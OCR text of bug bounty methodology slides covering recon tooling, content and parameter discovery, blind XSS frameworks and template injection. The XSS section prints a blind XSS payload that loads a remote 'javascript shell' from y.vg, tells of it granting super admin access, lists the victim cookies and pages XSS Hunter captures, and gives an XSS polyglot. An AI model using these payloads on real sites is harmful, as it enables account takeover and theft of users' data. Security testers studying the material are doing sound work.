
TBHMv1

- [x] **Retire.js**
  What you require you must also retire
- [x] **Wappalyzer**
- [x] **Built With**
- [x] 

vulnersCom / burp-vulners-scanner

Code | Issues 1 | Pull requests 0 | Pro

Vulnerability scanner based on vulners.com search API




PAUSE... NONE OF THIS REPLACES WALKING & UNDERSTANDING THE APP

Content Discovery / Directory Bruting

TBHMv1

- [x] SecLists / RAFT / Digger wordlists
- [x] Patator
- [x] WPScan
- [x] CMSMap

- ★ Gobuster
- ★ Burp content discovery
- ★ Robots disallowed
- ★ ¯_(ツ)_/¯



OJ / gobuster

Code | Issues 11 | Pull requests 4

Directory/file & DNS busting tool written in Go

go pentesting tool dns web

danielmiessler / RobotsDisallowed

Code | Issues 1 | Pull requests 0 | Projects 0 | Wiki | Insights

A harvest of the Disallowed directories from the robots.txt files of the world's top websites.

Parameter Bruting?

- ★ Yep! - Untested but love the idea
- ★ Can be combined with backslash scanners top 2500 params

maK- / parameth

Code | Issues 0 | Pull requests 0 | Projects 0

This tool can be used to brute discover GET and POST parameters

```
parameth/maK# ./parameth.py -u https://makthepla.net/parameth/simpletest.php
                                    |   |
  __ \   _` |  __|  _` |  __ `__ \   _ \ __|  __ \
  |   |  (   |  |    (   |  |   |  |  __/ |    | | |
  .__/ \__,_|_| \__,_|_| _|  _|  _|\___|\__|_| |_|
 _|
parameth v1.0 - find parameters and craic rocks
Author: Ciaran McNally - https://makthepla.net
=====================================================
Establishing base figures...
GET: content-length-> 22  status-> 200
POST: content-length-> 22  status-> 200
Scanning it like you own it...
GET(size): m | 22 ->36 ( https://makthepla.net/parameth/simpletest.php?m=discobiscuits )
POST(size): r | 22 ->42 ( https://makthepla.net/parameth/simpletest.php )
GET(status): redirect | 200->301  ( https://makthepla.net/parameth/simpletest.php?redirect=discobiscuits )
parameth/maK#
```

PortSwigger / backslash-powered-scanner

Code | Issues 0 | Pull requests 0 | Projects 0 | Wiki | Insights

Branch: master ▾ backslash-powered-scanner / resources / params

albinowax Detect soft string injection, handle HTTP errors better, detect backe...

1 contributor

2588 lines (2588 sloc) | 18.8 KB

```
1   id
2   action
3   page
4   name
5   password
6   url
7   email
8   type
9   username
10  file
11  title
12  code
13  q
14  submit
15  user
16  token
17  delete
18  message
19  t
20  c
21  data
22  mode
23  order
24  lang
25  p
26  key
27  status
```

Identify IPs and main TLDs

ASNs
Reverse Whois
Acquisitions
++

Domain scraping for discovered TLDs

enumall
subList3r
Brutesubs
++

Domain bruteforcing, Resolve && add new IP ranges

Massdns
Manual

Portscan

masscan

Visual Identification

eyewitness

Platform Identification

Builtwith
Wappalyzer
Vulners Burp Plugin
++

Content Discovery

Gobuster
Wordlists
Burp

Parameter discovery

Parameth
Burp analyze target



root@kali:~/Desktop/tools# cat polyglot.txt
XSS
KALI

XSS (not a lot)

TBHMV1

- ☑ polyglots
- ☑ Seclists (what up dan!)
- ☑ Flash
- ☑ Common input vectors

- ★ Blind XSS Frameworks
  - Sleepy Puppy (python)
  - XSS Hunter (python)
  - Ground control (Ruby)(small)
- ★ Polyglots
- ★ Xss mindmap



jobertabma / ground-control

Watch 11

Code | Issues 0 | Pull requests 0 | Projects 0 | Wiki | Insights

A collection of scripts that run on my web server. Mainly for debugging SSRF, blind XSS, and XXE vulnerabilities.

Netflix / sleepy-puppy

Code | Issues 4 | Pull requests 0 | Proje


Sleepy Puppy XSS Payload Management Framework

mandatoryprogrammer / xsshunter

Code | Issues 5 | Pull requests 3 | Projects 0

The XSS Hunter service - a portable version of XSSHunter.com


Blind XSS



BUG
1
"><script src=//y.vg></script>
First Name *
Last Name *
Organization
Work Phone *
"><script src=//y.vg></script>
Organization
"><script src=//y.vg></script>
FRANS: I REALLY ENJOY MY NEW SUPER ADMIN ACCESS THIS MORNING !!!
4
JAMIE: I REALLY ENJOY MY SUPER ADMIN ACCESS THIS MORNING !!!
2
YAHOO! SMALL BUSINESS
Web Hosting Control Panel
SERVER
3
Y.vg is a javascript shell !!#!

XSSHunter

Payload:


- The vulnerable page's URI
- Origin of Execution
- The Victim's IP Address
- The Page Referer
- The Victim's User Agent
- All Non-HTTP-Only Cookies
- The Page's Full HTML DOM
- Full Screenshot of the Affected Page
- Responsible HTTP Request (If an XSS Hunter compatible tool is used)






- Nod to beef & XSShell


XSS Polyglot #4




```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csV
g/<sVg/oNloAd=alert()//>\x3e
```

Jackmasa's XSS Mindmap





Server Side Template Injection

SSTI

TBHMv1

- [x] Nothing

Core Idea: Does the application utilize a template engine? ++

- ★ Engine identification
  - ○ Wappalyzer + BuiltWith + Vulners scanner
  - ○ Test fuzzing
  - ○ Tooling
  - ○ TPLMap + tplmap Burp Extension
  - ○ Backslash powered scanner?
- ★ Resources

Template engines
Mako
Jinja2
Python (code eval)
Tornado
Nunjucks
Jade
doT
Marko
JavaScript (code eval)
Dust (<= dustjs-helpers@1.5.0)
EJS
Ruby (code eval)
Slim
ERB
Smarty (unsecured)
PHP (code eval)
Freemarker
Velocity
Twig
Smarty (secured)
Dust (> dustjs-helpers@1.5.0)

